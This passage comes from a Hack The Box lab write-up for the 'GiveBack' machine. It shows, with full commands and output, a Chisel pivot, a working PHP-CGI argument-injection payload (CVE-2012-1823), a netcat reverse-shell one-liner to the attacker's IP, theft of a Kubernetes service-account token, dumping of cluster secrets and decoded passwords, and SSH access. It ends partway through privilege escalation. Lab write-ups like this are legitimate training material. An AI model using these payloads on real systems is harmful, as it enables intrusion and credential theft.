We can leverage PHP to check whether the internal service on port 5000 is running. For example:
1
2
3
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$ php -r "echo @file_get_contents('http://10.43.2.241:5000/') ? 'Service is up' : 'Service is down';"

Service is up<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$
We fetched the internal CMS with PHP and got an Internal CMS page that reveals admin/debug endpoints (e.g. /admin, /backups, /cgi-bin/php-cgi, /phpinfo.php) — meaning internal management/debug interfaces are exposed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$ php -r "echo file_get_contents('http://10.43.2.241:5000/');"
<cho file_get_contents('http://10.43.2.241:5000/');"
<!DOCTYPE html>
<html>
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
    body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
    .header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
    .info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
    .warning { background: #fff3cd; border: 1px solid #ffeeba; padding: 10px; margin: 10px 0; }
    .resources { margin: 20px 0; }
    .resources li { margin: 5px 0; }
    a { color: #007bff; text-decoration: none; }
    a:hover { text-decoration: underline; }
  </style>
</head>
<body>
  <div class="header">
    <h1>🏢 GiveBack LLC Internal CMS System</h1>
    <p><em>Development Environment – Internal Use Only</em></p>
  </div>

  <div class="warning">
    <h4>⚠️ Legacy Notice</h4>
    <p>**SRE** - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
  </div>

  <div class="resources">
    <h3>Internal Resources</h3>
    <ul>
      <li><a href="/admin/">/admin/</a> — VPN Required</li>
      <li><a href="/backups/">/backups/</a> — VPN Required</li>
      <li><a href="/runbooks/">/runbooks/</a> — VPN Required</li>
      <li><a href="/legacy-docs/">/legacy-docs/</a> — VPN Required</li>
      <li><a href="/debug/">/debug/</a> — Disabled</li>
      <li><a href="/cgi-bin/info">/cgi-bin/info</a> — CGI Diagnostics</li>
      <li><a href="/cgi-bin/php-cgi">/cgi-bin/php-cgi</a> — PHP-CGI Handler</li>
      <li><a href="/phpinfo.php">/phpinfo.php</a></li>
      <li><a href="/robots.txt">/robots.txt</a> — Crawlers: Disallowed</li>
    </ul>
  </div>

  <div class="info">
    <h3>Developer Note</h3>
    <p>This CMS was originally deployed on Windows IIS using <code>php-cgi.exe</code>.
    During migration to Linux, the Windows-style CGI handling was retained to ensure
    legacy scripts continued to function without modification.</p>
  </div>
</body>
</html>
<-6dcfb56c9d-96tlt:/opt/bitnami/wordpress/wp-admin$
Pivoting to Access Internal Service via Chisel
To explore the internal CMS service running on 10.43.2.241:5000, we used Chisel to pivot the connection to our local machine. Since the target pod lacked typical tools like curl, nc and python but had PHP available, we leveraged PHP to transfer the Chisel binary.
In order to explore it further i will access it from my ystem for this i do pivot using chisel
first hosting Chisel on our machine via PHP. The target successfully retrieved the binary:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ php -S 0.0.0.0:8080

[Thu Nov  6 16:06:26 2025] PHP 8.4.11 Development Server (http://0.0.0.0:8080) started
[Thu Nov  6 16:10:05 2025] 10.10.11.94:19969 Accepted
[Thu Nov  6 16:10:05 2025] 10.10.11.94:19969 [200]: GET /chisel
[Thu Nov  6 16:10:08 2025] 10.10.11.94:19969 Closing
We fetched chisel to /tmp using PHP:
1
php -r "file_put_contents('/tmp/chisel', file_get_contents('http://10.10.15.221:8080/chisel'));
We started the Chisel server with reverse tunnelling enabled:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ ./chisel server --port 6666 --reverse
2025/11/06 16:11:45 server: Reverse tunnelling enabled
2025/11/06 16:11:45 server: Fingerprint bxgOnyYtY1fTm9pl7YDQWbRy1FDGL/rK0O8XRxDZrhc=
2025/11/06 16:11:45 server: Listening on http://0.0.0.0:6666
2025/11/06 16:11:54 server: session#1: Client version (1.9.1) differs from server version (1.11.3)
2025/11/06 16:11:54 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
On the target we ran the Chisel client to create a reverse SOCKS proxy on our attacker box:
1
2
3
4
5
I have no name!@beta-vino-wp-wordpress-6dcfb56c9d-96tlt:/tmp$ ./chisel client  10.10.15.221:6666 R:1080:socks
<mp$ ./chisel client  10.10.15.221:6666 R:1080:socks
2025/11/06 16:11:23 client: Connecting to ws://10.10.15.221:6666
2025/11/06 16:11:54 client: Connected (Latency 201.811268ms)
We added the local SOCKS proxy to proxychains4 so we can route tools through the tunnel:
Edit /etc/proxychains4.conf and add (or replace) the proxy line:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ cat /etc/proxychains4.conf
.
.
.
.
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080

We configured Firefox to use the reverse SOCKS proxy created by Chisel so we could browse internal-only hosts:
- Open Firefox → Preferences → Network Settings → Settings…
- Select Manual proxy configuration
- Enter SOCKS Host:
127.0.0.1and Port:1080 - Choose SOCKS v5 and check “Proxy DNS when using SOCKS v5” (important to resolve internal names)
So we can see we have GiveBack LLC Internal CMS

after clicking the links some return 404, one is 200 OK, and one is access restricted.
here we have CGI running
1
2
3
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ proxychains4 -q curl http://10.43.2.241:5000/cgi-bin/php-cgi
OK
running dirsearch discovered a new endpoint test.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ proxychains4 -q dirsearch -u http://10.43.2.241:5000/ -x 404,402
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/HTB/GiveBack/reports/http_10.43.2.241_5000/__25-11-06_16-20-13.txt

Target: http://10.43.2.241:5000/

[16:20:13] Starting:
[16:21:11] 301 -  169B  - /cgi-bin  ->  http://10.43.2.241:5000/cgi-bin/
[16:21:11] 403 -  555B  - /cgi-bin/
[16:22:04] 200 -   17B  - /phpinfo.php
[16:22:14] 403 -  555B  - /robots.txt
[16:22:30] 200 -  708B  - /test.php

Task Completed
After discovering test.php we confirmed the PHP and nginx versions on the internal

While exploring, we found a PHP-CGI argument injection issue CVE-2012-1823 that allows passing PHP ini flags via the query string. The public PoC is available: CVE-2012-1823 PHP CGI Argument Injection (Exploit-DB).
Using this technique we executed commands as the webserver user
1
2
3
4
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ proxychains4 -q curl "http://10.43.2.241:5000/cgi-bin/php-cgi?%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input" -X POST -d "id"
[START]uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
[END]
From here we got a reverse shell.
Start a listener on our machine:
1
2
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ nc -lvnp 4444
Trigger the CGI exploit to spawn a reverse shell (sent via POST):
1
2
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ proxychains4 -q curl "http://10.43.2.241:5000/cgi-bin/php-cgi?%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input" -X POST -d "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.221 4444 >/tmp/f"
Listener output:
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.221] from (UNKNOWN) [10.10.11.94] 20886
can't access tty; job control turned off

/var/www/html/cgi-bin # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/var/www/html/cgi-bin #
/var/run/secrets/kubernetes.io/serviceaccount/ exists and contains token, namespace, ca.crt — a standard Kubernetes service account mount, meaning we can authenticate to the cluster API as the mounted service account.
1
2
3
4
5
6
7
8
9
/var/www/html/cgi-bin # ls -la /var/run/secrets/kubernetes.io/serviceaccount/
total 4
drwxrwxrwt    3 root     root           140 Nov  6 16:57 .
drwxr-xr-x    3 root     root          4096 Nov  6 17:21 ..
drwxr-xr-x    2 root     root           100 Nov  6 16:57 ..2025_11_06_16_57_04.583643714
lrwxrwxrwx    1 root     root            31 Nov  6 16:57 ..data -> ..2025_11_06_16_57_04.583643714
lrwxrwxrwx    1 root     root            13 Nov  6 16:57 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Nov  6 16:57 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Nov  6 16:57 token -> ..data/token
/proc/self/mountinfo contains entries like /var/lib/kubelet/pods/… (host kubelet pod paths) — the pod has hostPath mounts or the host’s kubelet files are visible inside the container. This confirms host kube artifacts are accessible from our shell.
1
2
3
4
/var/www/html/cgi-bin # grep -E 'kubepods|docker|kubelet' /proc/self/mountinfo 2>/dev/null || echo "no kubepods in mounts"
1971 1954 253:0 /var/lib/kubelet/pods/01e84dd3-cfba-4e7d-8ce1-bad035814f83/etc-hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
1972 1959 253:0 /var/lib/kubelet/pods/01e84dd3-cfba-4e7d-8ce1-bad035814f83/containers/legacy-cms/6a7e1fb7 /dev/termination-log rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/www/html/cgi-bin #
I have extracted the Kubernetes service account token, namespace, and CA cert from /var/run/secrets/kubernetes.io/serviceaccount/ so we can authenticate to the cluster API and enumerate cluster resources.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
/var/www/html/cgi-bin # cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6Inp3THEyYUhkb19sV3VBcGFfdTBQa1c1S041TkNiRXpYRS11S0JqMlJYWjAifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzOTg0MjIzLCJpYXQiOjE3NjI0NDgyMjMsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiMDVhODM0ZGMtMzBhOS00MGNmLTg2OWMtOGYxNjUzOGI3MmY2Iiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwibm9kZSI6eyJuYW1lIjoiZ2l2ZWJhY2suaHRiIiwidWlkIjoiMTJhOGE5Y2YtYzM1Yi00MWYzLWIzNWEtNDJjMjYyZTQzMDQ2In0sInBvZCI6eyJuYW1lIjoibGVnYWN5LWludHJhbmV0LWNtcy02ZjdiZjVkYjg0LXpjeDg4IiwidWlkIjoiNjEyYmJmZjMtOTQ3NS00ZGVmLTg2MjQtNTI1ODI4MzAwNDAzIn0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJzZWNyZXQtcmVhZGVyLXNhIiwidWlkIjoiNzJjM2YwYTUtOWIwOC00MzhhLWEzMDctYjYwODc0NjM1YTlhIn0sIndhcm5hZnRlciI6MTc2MjQ1MTgzMH0sIm5iZiI6MTc2MjQ0ODIyMywic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6c2VjcmV0LXJlYWRlci1zYSJ9.g-9R_tMqroKLC8f0GTqtmURrdEimnnx_4nrwMZn8wjxiW7_CS2UXFMzLx5u5eRGTvLZLlweHExMdfiGkI_XD7fqI1IbIveZreST1eGQ8QZDZ8qASsPYwD-JnPTFZBpoGSF-CfURKhpsQ6UhRXW2vY0iHZ4_jBNkC2NKxOX9Xi6GLNXdS66mUapk-HeLYOt0VLv5KEC-VntZffdsqGPdbHK8Xegq-UiZDSnI9hiFlQUGiKlYNMAZ0V0IXz8OMCYDKwrxCHpivh2bZQLCP0r9AC6JK4fQrVxVvVrV8_lzdrUb6pBmkFLlVxLp-kCx9il9P0TrheKYc2B2CuBX_XmgEYA/var/www/html/cgi-bin #
/var/www/html/cgi-bin #
/var/www/html/cgi-bin # cat /var/run/secrets/kubernetes.io/serviceaccount/namespace
default/var/www/html/cgi-bin #
/var/www/html/cgi-bin # cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt
-----BEGIN CERTIFICATE-----
MIIBdzCCAR2gAwIBAgIBADAKBggqhkjOPQQDAjAjMSEwHwYDVQQDDBhrM3Mtc2Vy
dmVyLWNhQDE3MjY5Mjc3MjMwHhcNMjQwOTIxMTQwODQzWhcNMzQwOTE5MTQwODQz
WjAjMSEwHwYDVQQDDBhrM3Mtc2VydmVyLWNhQDE3MjY5Mjc3MjMwWTATBgcqhkjO
PQIBBggqhkjOPQMBBwNCAATWYWOnIUmDn8DGHOdKLjrOZ36gSUMVrnqqf6YJsvpk
9QbgzGNFzYcwDZxmZtJayTbUrFFjgSydDNGuW/AkEnQ+o0IwQDAOBgNVHQ8BAf8E
BAMCAqQwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUtCpVDbK3XnBv3N3BKuXy
Yd0zeicwCgYIKoZIzj0EAwIDSAAwRQIgOsFo4UipeXPiEXvlGH06fja8k46ytB45
cd0d39uShuQCIQDMgaSW8nrpMfNExuGLMZhcsVrUr5XXN8F5b/zYi5snkQ==
-----END CERTIFICATE-----
From the shell inside the container, we extracted the Kubernetes service account token, namespace, and CA certificate to interact with the cluster API. Using these credentials, we queried the Kubernetes API to confirm access:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
/var/www/html/cgi-bin # TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
/var/www/html/cgi-bin #
/var/www/html/cgi-bin # NAMESPACE=$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)
/var/www/html/cgi-bin # API="https://kubernetes.default.svc"
/var/www/html/cgi-bin # CACERT="/var/run/secrets/kubernetes.io/serviceaccount/ca.crt"
/var/www/html/cgi-bin #
/var/www/html/cgi-bin # curl -H "Authorization: Bearer $TOKEN" --cacert $CACERT -k $API/api
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "10.10.11.94:6443"
    }
  ]
100   183  100   183    0     0   8813      0 --:--:-- --:--:-- --:--:-- 10166
}
The response confirmed that we have authenticated access to the cluster API and can enumerate cluster resources.
We used the mounted service‑account token to query the Kubernetes API for Secrets in our namespace, which returned Helm‑managed secrets
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
/var/www/html/cgi-bin # curl -s-H "Authorization: Bearer $TOKEN" --cacert $CACERT -k $API/api/v1/namespaces/$NAMESPACE/secrets
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "2857345"
  },
  "items": [
    {
      "metadata": {
        "name": "beta-vino-wp-mariadb",
        "namespace": "default",
        "uid": "3473d5ec-b774-40c9-a249-81d51426a45e",
        "resourceVersion": "2088227",
        "creationTimestamp": "2024-09-21T22:17:31Z",
        "labels": {
          "app.kubernetes.io/instance": "beta-vino-wp",
          "app.kubernetes.io/managed-by": "Helm",
          "app.kubernetes.io/name": "mariadb",
          "app.kubernetes.io/part-of": "mariadb",
          "app.kubernetes.io/version": "11.8.2",
          "helm.sh/chart": "mariadb-21.0.0"
        },
        "annotations": {
          "meta.helm.sh/release-name": "beta-vino-wp",
          "meta.helm.sh/release-namespace": "default"
        },
        "managedFields": [
          {
            "manager": "helm",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2025-08-29T03:29:54Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:data": {
                ".": {},
                "f:mariadb-password": {},
                "f:mariadb-root-password": {}
              },
              "f:metadata": {
                "f:annotations": {
                  ".": {},
                  "f:meta.helm.sh/release-name": {},
                  "f:meta.helm.sh/release-namespace": {}
                },
                "f:labels": {
                  ".": {},
                  "f:app.kubernetes.io/instance": {},
                  "f:app.kubernetes.io/managed-by": {},
                  "f:app.kubernetes.io/name": {},
                  "f:app.kubernetes.io/part-of": {},
                  "f:app.kubernetes.io/version": {},
                  "f:helm.sh/chart": {}
                }
              },
              "f:type": {}
            }
          }
        ]
      },
      "data": {
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw=="
      },
      "type": "Opaque"
    },
    .
    .
    .
    .
    .
    .
    {
      "metadata": {
        "name": "user-secret-babywyrm",
        "namespace": "default",
        "uid": "b124d80f-731c-4840-8922-14e94fdf68e8",
        "resourceVersion": "2855780",
        "creationTimestamp": "2025-11-06T16:57:21Z",
        "ownerReferences": [
          {
            "apiVersion": "bitnami.com/v1alpha1",
            "kind": "SealedSecret",
            "name": "user-secret-babywyrm",
            "uid": "fcfe1151-86d3-4a89-97f1-8ec6a1bdfce8",
            "controller": true
          }
        ],
        "managedFields": [
          {
            "manager": "controller",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2025-11-06T16:57:21Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:data": {
                ".": {},
                "f:MASTERPASS": {}
              },
              "f:metadata": {
                "f:ownerReferences": {
                  ".": {},
                  "k:{\"uid\":\"fcfe1151-86d3-4a89-97f1-8ec6a1bdfce8\"}": {}
                }
              },
              "f:type": {}
            }
          }
        ]
      },
      "data": {
        "MASTERPASS": "UlBQOHlPUWFxUjFTOEl3Z1BqM2hCUUdpd0NkWHk1aQ=="
      },
      "type": "Opaque"
    },
    .
    .
    .
    .
}/var/www/html/cgi-bin #
Access as babywyrm
The command returned multiple secrets, but the two most valuable were:
MariaDB Credentials (
beta-vino-wp-mariadbsecret)mariadb-password:c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9Tmariadb-root-password:c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw==
Administrator User Password (
user-secret-babywyrm)MASTERPASS:UlBQOHlPUWFxUjFTOEl3Z1BqM2hCUUdpd0NkWHk1aQ==
We decoded the Base64 value from the Kubernetes secret to obtain the user password:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ echo "UlBQOHlPUWFxUjFTOEl3Z1BqM2hCUUdpd0NkWHk1aQ==" | base64 -d
RPP8yOQaqR1S8IwgPj3hBQGiwCdXy5i
Using this password we SSH’d to the box as babywyrm:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB/GiveBack]
└─$ ssh babywyrm@giveback.htb
babywyrm@giveback.htb's password:
Permission denied, please try again.
babywyrm@giveback.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Nov 6 17:57:35 2025 from 10.10.15.221
babywyrm@giveback:~$ ls
user.txt
babywyrm@giveback:~$ cat user.txt
***********c68034c72c6c13067121
babywyrm@giveback:~$
Privilege Escalation
After obtaining user access, we checked sudo privileges and found a single allowed binary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
babywyrm@giveback:~$ sudo /opt/debug --help
[sudo] password for babywyrm:
Validating sudo...
Please enter the administrative password:

Incorrect password
babywyrm@giveback:~$
/opt/debug is a wrapper around runc that prompts for an administrative password before executing. When prompted, we supplied the MariaDB secret we retrieved earlier (the cluster secret), which the host accepted as the administrative password. This allowed us to run /opt/debug with elevated privileges.
Administrative Password: c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
